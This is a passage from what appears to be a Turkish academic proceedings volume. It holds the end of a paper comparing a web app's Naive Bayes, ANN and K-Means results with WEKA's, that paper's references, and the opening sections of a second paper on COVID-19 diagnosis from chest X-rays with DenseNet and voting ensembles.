
uygulama arasında Naive Bayes ve ANN ve algoritmalarının tahmini sonuçlarının, sınıflandırma raporu, PR ve ROC eğrilerinin doğruluk oranları, K-Means kümeleme algoritmanın özellikler arası grafikler ve histogram grafikleri karşılaştırılmıştır. Sonuçlar aşağıdaki gösterilen görsellerdeki gibi çıkmıştır.

Histogram grafikleri karşılaştırma:

Şekil 11. Weka uygulamasında histogram gösterimi.



Şekil 12. MEDIC-AI uygulamasında histogram gösterimi.




İki uygulamayla K-Means kümeleme karşılaştırması yapılmıştır. Sonuçlar aşağıdaki gibi görsellerde gösterilmiştir.

Şekil 13. WEKA uygulamasında k-means kümeleme gösterimi.



Şekil 14. MEDIC-AI uygulamasında k-means kümeleme gösterimi.



MEDIC-AI ve WEKA uygulamalarıyla bazı makine öğrenme algoritmalarıyla tahminleme ve analiz sonuçlarının karşılaştırılması yapılmıştır. MEDIC-AI uygulamasında sınıflandırma raporundaki ve karmaşıklık matrisindeki indexler aşağıdaki gibi ayrılmıştır:

1 - Malign, 2 – Bening

Şekil 15. WEKA uygulamasında Naive Bayes algoritmanın sonuçları.

```

=== Detailed Accuracy By Class ===

```

	TP Rate	FP Rate	Precision	Recall	F-Measure	MCC	ROC Area	PRC Area	Class
	0.990	0.070	0.952	0.990	0.971	0.928	0.980	0.981	Bening
	0.930	0.010	0.985	0.930	0.957	0.928	0.978	0.971	Malign
Weighted Avg.	0.965	0.045	0.966	0.965	0.965	0.928	0.979	0.977	

```

=== Confusion Matrix ===
 a  b  <-- classified as
99  1 | a = Bening
 5 66 | b = Malign

```



Şekil 16. MEDIC-AI uygulamasında Naive Bayes algoritmanın sınıflandırma raporu.

Classification Report


[Export](#)

index	precision	recall	f1-score	support
1	0.9402985074626866	0.875	0.9064748201438849	72
2	0.9134615384615384	0.9595959595959596	0.9359605911330049	99
accuracy	0.9239766081871345	0.9239766081871345	0.9239766081871345	0.9239766081871345
macro avg	0.9268800229621126	0.9172979797979798	0.921217705638445	171
weighted avg	0.9247613148830744	0.9239766081871345	0.9235455296639018	171


Şekil 17. MEDIC-AI uygulamasında Naive Bayes algoritmanın karmaşıklık matrisi.



Şekil 18. MEDIC-AI uygulamasında Naive Bayes algoritmanın ROC eğrisi grafiksel gösterimi.



Şekil 19. MEDIC-AI uygulamasında Naive Bayes algoritmanın PR eğrisi grafiksel gösterimi.



Şekil 20. WEKA uygulamasında ANN algoritmanın sonuçları.

```

=== Detailed Accuracy By Class ===

          TP Rate  FP Rate  Precision  Recall   F-Measure  MCC      ROC Area  PRC Area  Class
          1.000    0.000    1.000    1.000    1.000    1.000    1.000    1.000    Bening
          1.000    0.000    1.000    1.000    1.000    1.000    1.000    1.000    Malign
Weighted Avg.    1.000    0.000    1.000    1.000    1.000    1.000    1.000    1.000

=== Confusion Matrix ===


  a  b  <-- classified as
100  0 | a = Bening
  0  71 | b = Malign

```


Şekil 21. MEDIC-AI uygulamasında ANN algoritmanın sınıflandırma raporu.

Classification Report				
Export				
index	precision	recall	f1-score	support
1	0.9857142857142858	0.971830985915493	0.9787234042553192	71
2	0.9801980198019802	0.99	0.9850746268656716	100
accuracy	0.9824561403508771	0.9824561403508771	0.9824561403508771	0.9824561403508771
macro avg	0.982956152758133	0.9809154929577465	0.9818990155604954	171
weighted avg	0.9824883992158615	0.9824561403508771	0.9824375695245313	171


Şekil 22. MEDIC-AI uygulamasında ANN algoritmanın karmaşıklık matrisi.



Şekil 23. MEDIC-AI uygulamasında ANN algoritmanın ROC eğrisi grafiksel gösterimi.



Şekil 24. MEDIC-AI uygulamasında ANN algoritmanın PR eğrisi grafiksel gösterimi.



Yapılan karşılaştırma sonucunda iki (2) uygulama arasında %80 ile %90 benzerlik çıkmaktadır. Bu demek ki şu ana kadar geliştirdiğimiz MEDIC-AI web uygulamasında kullanılan makine öğrenme algoritmaları, k-means kümeleme grafiksel gösterimi ve diğer grafikler büyük ölçüde doğru bir şekilde kullanılmıştır. WEKA ile karşılaştırılan makine öğrenme doğruluk oranlarının %100 oranlarında çıkmak için MEDIC-AI uygulamasında sunulan makine öğrenme algoritmalarının daha fazla geliştirmeye gerektiğini kanaat getirdik.

Kaynakça

- [1] Bohr A, Memarzadeh K. The rise of artificial intelligence in healthcare applications. *Artificial Intelligence in Healthcare*. 2020:25–60.
- [2] Basu K, Sinha R, Ong A, Basu T. Artificial Intelligence: How is It Changing Medical Sciences and Its Future? *Indian J Dermatol*. 2020 Sep-Oct;65(5):365-370.
- [3] Miller D.D., Brown E.W. Artificial intelligence in medical practice: the question to the answer? *Am J Med*. 2018;131(2):129–133.
- [4] Greenfield, D., & Wilson, S. (2019). Artificial intelligence in medicine: Applications, implications and limitations. *Science in the News*.
- [5] Schaefer, J., Lehne, M., Schepers, J. et al. The use of machine learning in rare diseases: a scoping review. *Orphanet J Rare Dis* 15, 145 (2020).
- [6] Douibi, K., Settouti, N., Chikh, M.A. et al. An analysis of ambulatory blood pressure monitoring using multi-label classification. *Australas Phys Eng Sci Med* 42, 65–81 (2019).
- [7] Basu, S., Johnson, K.T. & Berkowitz, S.A. Use of Machine Learning Approaches in Clinical Epidemiological Research of Diabetes. *Curr Diab Rep* 20, 80 (2020) .
- [8] Santhanam, P., & Ahima, R. S. (2019). Machine learning and blood pressure. *The Journal of Clinical Hypertension*, 21(11), 1735-1737.
- [9] Z. A. Altikardes, H. Erdal, A. F. Baba, A. S. Fak and H. Kokmaz, "Performance evaluation of classification algorithms by excluding the most relevant attributes for dipper/non-dipper pattern estimation in Type-2 DM patients," 2015 15th International Conference on Intelligent Systems Design and Applications (ISDA), 2015, pp. 665-672, doi: 10.1109/ISDA.2015.7489197.
- [10] ALTIKARDEŞ, A., Erdal, H., Fevzi, B. A. B. A., & Fak, A. S. ABPM Ölçümü Olmaksızın Karar Ağaçları Algoritması ile Non-Dipper/Dipper Öngörüsü.
- [11] Van, R. G. (2009). the history of python: A brief timeline of python. Blogger. Accessed March, 5, 2021.
- [12] Kuhlman, Dave. "A Python Book: Beginning Python, Advanced Python, and Python Exercises". Section 1.1. Archived from the original (PDF) on 23 June 2012.
- [13] Raschka S, Patterson J, Nolet C. Machine Learning in Python: Main Developments and Technology Trends in Data Science, Machine Learning, and Artificial Intelligence. *Information*. 2020; 11(4):193. <https://doi.org/10.3390/info11040193>
- [14] Pedregosa, F., Varoquaux, G., Gramfort, A., Michel, V., Thirion, B., Grisel, O., ... & Duchesnay, E. (2011). Scikit-learn: Machine learning in Python. *the Journal of machine Learning research*, 12, 2825-2830.
- [15] Raschka, S., & Mirjalili, V. (2019). *Python machine learning: Machine learning and deep learning with Python, scikit-learn, and TensorFlow 2*. Packt Publishing Ltd.
- [16] Getting. Getting started with plotly in Python. (n.d.). Retrieved November 26, 2022, from <https://plotly.com/python/getting-started/>
- [17] Machlis, S. (2013, November 6). Beauty and brains: Plotly combines dataviz and serious statistical analysis. *Computerworld*. Retrieved December 21, 2022, from <https://web.archive.org/web/20131202232439/http://blogs.computerworld.com/business-intelligenceanalytics/23078/beauty-and-brains-plotly-combines-dataviz-and-serious-statistical-analysis-cloud>
- [18] Kudale, H. S., Phadnis, M. V., Chittar, P. J., Zarkar, K. P., & Bodhke, B. K. DATA ANALYSIS AND VISUALIZATION OF OLYMPICS USING PYSARK AND DASH-PLOTLY.
- [19] Hossain, S., Calloway, C., Lippa, D., Niederhut, D., & Shupe, D. (2019). Visualization of bioinformatics data with dash bio. In *Proceedings of the 18th Python in Science Conference* (pp. 126-133).

X-RAY GÖRÜNTÜLERDEN DENSENET DERİN ÖZNİTELİKLER VE OYLAMA TOPLULUK SINIFLANDIRICILAR TEMELLİ COVID-19 TEŞHİSİ

Berivan Özaydın^{*1}, Ramazan Tekin²

¹Batman Üniversitesi, Lisansüstü Eğitim Enstitüsü, Elektrik Elektronik Mühendisliği Bölümü, Batman, TÜRKİYE, berzaydin@gmail.com

²Batman Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü, Batman, TÜRKİYE, ramazan.tekin@batman.edu.tr

*Sorumlu Yazar: berzaydin@gmail.com

Özet: COVID-19 tüm dünyada milyonlarca insanın hayatını etkilemiş büyük bir salgına neden olmuştur. Corona virüsü hastalığı, COVID-19 salgını olarak da kabul edilmektedir. Virüs aşılı geliştirilmesine rağmen dünya genelinde vaka sayıları hızla artan son yılların tehlikeli virüslerinden biri olmuştur. COVID-19 teşhisi için yapay zekâ tekniklerinin de kullanıldığı görülmektedir. Son yıllarda özellikle derin öğrenme teknikleri COVID-19'un teşhisinde yoğun bir şekilde kullanıldığı raporlanmıştır. Bu çalışmada DenseNet121 TÖ (Transfer Öğrenme) ve topluluk oylama sınıflandırma metotları kullanılarak Covid-19 teşhisi gerçekleştirilmiştir. DenseNet, DenseNet(F)+K ve DenseNet(F)+Y gibi 3 farklı yaklaşım ile denemeler gerçekleştirildi. En yüksek başarı DenseNet(F)+Y yöntemi ile doğruluk=93,39, kesinlik=92,94, duyarlılık=82,83 ve F1-Ölçütü=86,82 olarak elde edilmiştir. Elde edilen sonuçlar literatürdeki diğer çalışmalar ile karşılaştırılmış, yüksek başarıların elde edildiği görülmüştür.

Anahtar Kelimeler: COVID-19, DenseNet, Topluluk Modeller

Covid-19 Diagnosis Based on Densenet Deep Features and Voting Ensemble Classifiers From X-Ray Images

Berivan Özaydın^{*1}, Ramazan Tekin²

¹Batman University, Institute of Graduate Studies, Department of Electrical Electronics Engineering, Batman, TURKEY, berzaydin@gmail.com

²Batman University, Faculty of Engineering and Architecture, Department of Computer Engineering, Batman, TURKEY, ramazan.tekin@batman.edu.tr

*Corresponding author: berzaydin@gmail.com

Abstract: COVID-19 has caused a major epidemic that has affected the lives of millions of people all over the world. Coronavirus disease is also considered an epidemic of COVID-19. Despite the development of virus vaccines, it has become one of the most dangerous viruses of recent years, with the number of cases increasing rapidly around the world. It is seen that artificial intelligence techniques are also used for the diagnosis of COVID-19. In recent years, it has been reported that deep learning techniques are used extensively in the diagnosis of COVID-19. In this study, Covid-19 diagnosis was performed using DenseNet121 TL (Transfer Learning) and ensemble voting classification methods. Trials were carried out with 3 different approaches such as DenseNet, DenseNet(F)+K, and DenseNet(F)+Y. The highest success was obtained with the DenseNet(F)+Y method as accuracy=93.39, precision=92.94, sensitivity=82.83, and F1-Criteria=86.82. The results obtained were compared with other studies in the literature, and it was seen that high success was achieved.

Keywords: COVID-19, DenseNet, Ensemble Models

1. Giriş

Şiddetli akut olarak adlandırılan koronavirüs ailesinin yeni virüsü COVID-19 üyesi dünya çapında milyonlarca insanı etkilemiş ve etkilemeye devam etmektedir. Dünya sağlık örgütü (WHO), Mart 2020'de ciddi akut solunum sendromuna neden olan bu virüsün neden olduğu salgını küresel bir salgın olarak ilan etti. COVID-19'a ait ilk vaka Çin'in Wuhan şehrinde kayıt edildi [1]. Şu ana kadar 500 milyon vaka ve 6 milyona yakın ölüm bildirilmiştir [2]. Bu durum sağlık çalışmaları üzerinde çok büyük bir yük oluşturmaktadır. Virüsün etkisi hala sürüp yeni vakalar ve ölümler devam etmektedir. Birbirleri ile yakın temasta olan kişiler arasında solunum damlacıkları ile kolayca bulaşan virüs bulaştığı kişilerde 2-14 gün arasında belirtileri görülmeye başlanmaktadır. Bu nedenle, enfeksiyonun yayılmasının düzenlenmesi için özellikle kişiler arasında mesafe, maske takma ve enfekte hastayı karantinaya alma gibi önleyici tedbirler önerilmektedir [3]. COVID-19'un birçok ilk semptomları, soğuk algınlığı veya gribe benzerdir. Bu durum COVID-19 vakalarının ilk evre tespitini zorlaştırmaktadır [3]. COVID-19 enfeksiyon oranlarını azaltmak için özel aşılar geliştirildi. Ancak birçok yoksul ülkenin aşıya ulaşımının zorluğu ve yeterli aşının yapılması yüzünden enfeksiyon dalgaları veya dalgalanmaları hala yaşanıyor.

Baş ağrısı, vücut ağrıları, ateş COVID-19'un yaygın ilk belirtileridir. Bunun yanında halsizlik, iştahsızlık, göğüste ağırlık, kuru balgam gibi solunum problemleri yüzünden nefes alma zorlukları görülmektedir. Akut solunum sıkıntısı fazla ilerlemesi durumunda sitokin solunum sendromuna sebep olmakla birlikte çoklu organ yetmezliği ve ölüm gibi sonuçlar gerçekleşebilmektedir [4]. Özellikle diyabet, kardiyovasküler, astım gibi kronik hasta olan kişilerde bu virüs çok tehlikeli olmaktadır. Bunun yanında çok sayıdaki vakalar yüzünden ülkeler için ekonomik sorunlar da oluşturmaktadır [4].

Hastalardan boğaz ve burun örnekleri alınarak polimeraz zincir reaksiyonu (PCR) testi ile COVID-19 tespit edilmektedir [4]. Ancak PCR testleri de %100 güvenilir değil. En uygun çözüm COVID-19'un tüm varyantları için etkili bir aşının bulunmasıdır. Dünya genelinde birçok firma bu anlamda çalışmaktadır. Teknolojik gelişmeler sayesinde sağlık sektörlerinde özellikle hastalık teşhisinde gelişmeler sağlanmıştır. Günümüzde yapay zekâ teknolojisi tıbbi görüntüler ile kullanılarak doğru ve hızlı bir şekilde COVID-19 teşhisi yapılabilmektedir. Son gelişmelerde makine öğrenmesi ve özellikle derin öğrenme metotları tabanlı geliştirilen karar destek sistemleri COVID-19 teşhisi için yoğun bir şekilde kullanılmaktadır. X-ray ve BT (Bilgisayarlı Tomografi) görüntüler kullanan karar destek sistemleri teşhis işlemini kolay ve hızlıca gerçekleştirmektedir [2]. COVID-19 teşhisi konulmuş hastaların akciğerlerindeki enfeksiyon yayılımının takibi için sıklıkla X-ray görüntüleri kullanılmaktadır [5].

Sevi ve Aydın'ın [6] yaptıkları çalışmada röntgen görüntüleri üzerinde derin öğrenme yöntemleri yardımıyla COVID-19 hasta veya sağlıklı vakalar şeklinde sınıflandırma işlemi gerçekleştirilmiştir. Transfer derin öğrenme modelleri aracılığıyla 657 X-ray görüntüsü sınıflandırılmış ve COVID-19 teşhisi gerçekleştirilmiştir. Yazarların kullandığı VGG19 en başarılı model olarak bulunmuştur ve %95 doğruluk oranı gözlenmiştir.

Bir diğer çalışmada Anwar ve Zakir [7], COVID-19'u teşhis etmek için BT görüntüleri kullanmışlardır. BT tarama görüntülerine EfficientNet modelini uygulayarak COVID-19 teşhisinin %89,7 doğruluk elde ettiklerini belirtmişlerdir.

Hall ve arkadaşları [8] X-ray akciğer görüntüleri ile COVID-19 teşhis işlemini gerçekleştirerek röntgen görüntülerinin teşhiste başarısını ortaya koymuşlardır. Çalışmalarında

139 COVID-19 ve 320 Non-COVID-19 akciğer görüntüsü içeren bir veri seti kullanmışlar. %95 başarı rapor etmişlerdir.


Xu ve arkadaşlarının çalışmasında Covid-19 teşhisi için 618 BT görüntüsü kullanılmıştır. BT görüntüler üzerinde segmentasyon işleminden sonra her segment için sınıflandırma işlemi 3DCNN ile sınıflandırma işlemi gerçekleştirilmiştir. %86.7 başarı raporlanmıştır [9].

Gifani ve arkadaşlarının yaptıkları çalışmada 15 transfer derin öğrenme yöntemi (EfficientNets(B0-B5), NasNetLarge, NasNetMobile, InceptionV3, ResNet-50, Xception, DenseNet121, ResNext50 and Inception_resnet_v2) kullanılarak Covid-19 teşhisi gerçekleştirilmiştir. 746 BT görüntü üzerinde yapılan çalışmada %85 başarı gözlenmiştir [10].

Gour ve Jain [11] yaptıkları çalışmada Xception ve Vgg19 tabanlı bir ensemble model ile Covid-19 teşhisi gerçekleştirilmiştir. Çalışmalarında iki transfer yöntemin Softmax katmanı çıktılarını stack(yığın) ederek hastalık teşhisi gerçekleştirmişlerdir. X-ray görüntüleri kullanılarak 3 sınıf için %98,31 başarı oranı rapor etmişlerdir.

2. Veri Seti

Bu tez çalışmasında kullanılan X-Ray görüntü veri seti belirli aralıklarla güncellenmekte olup, farklı ülkelerden bir grup araştırmacı tarafından toplanmıştır [12]. Veri seti dört farklı örnek grubunu (Covid-19, Viral Pnömoni, Normal Akciğer Opaklığı ve Normal) içermekle birlikte bu çalışmada 10.192 Normal ve 3616 Covid-19 örneği kullanılmıştır. “Covid-19 Radiography Dataset” isimli veri setine Kaggle veri tabanından ulaşılabilir [12].



Şekil 1: Veri setinden örnek MR görüntüler

3.Yöntem

3.1. Covid-19 Teşhisi için Önerilen Yaklaşım

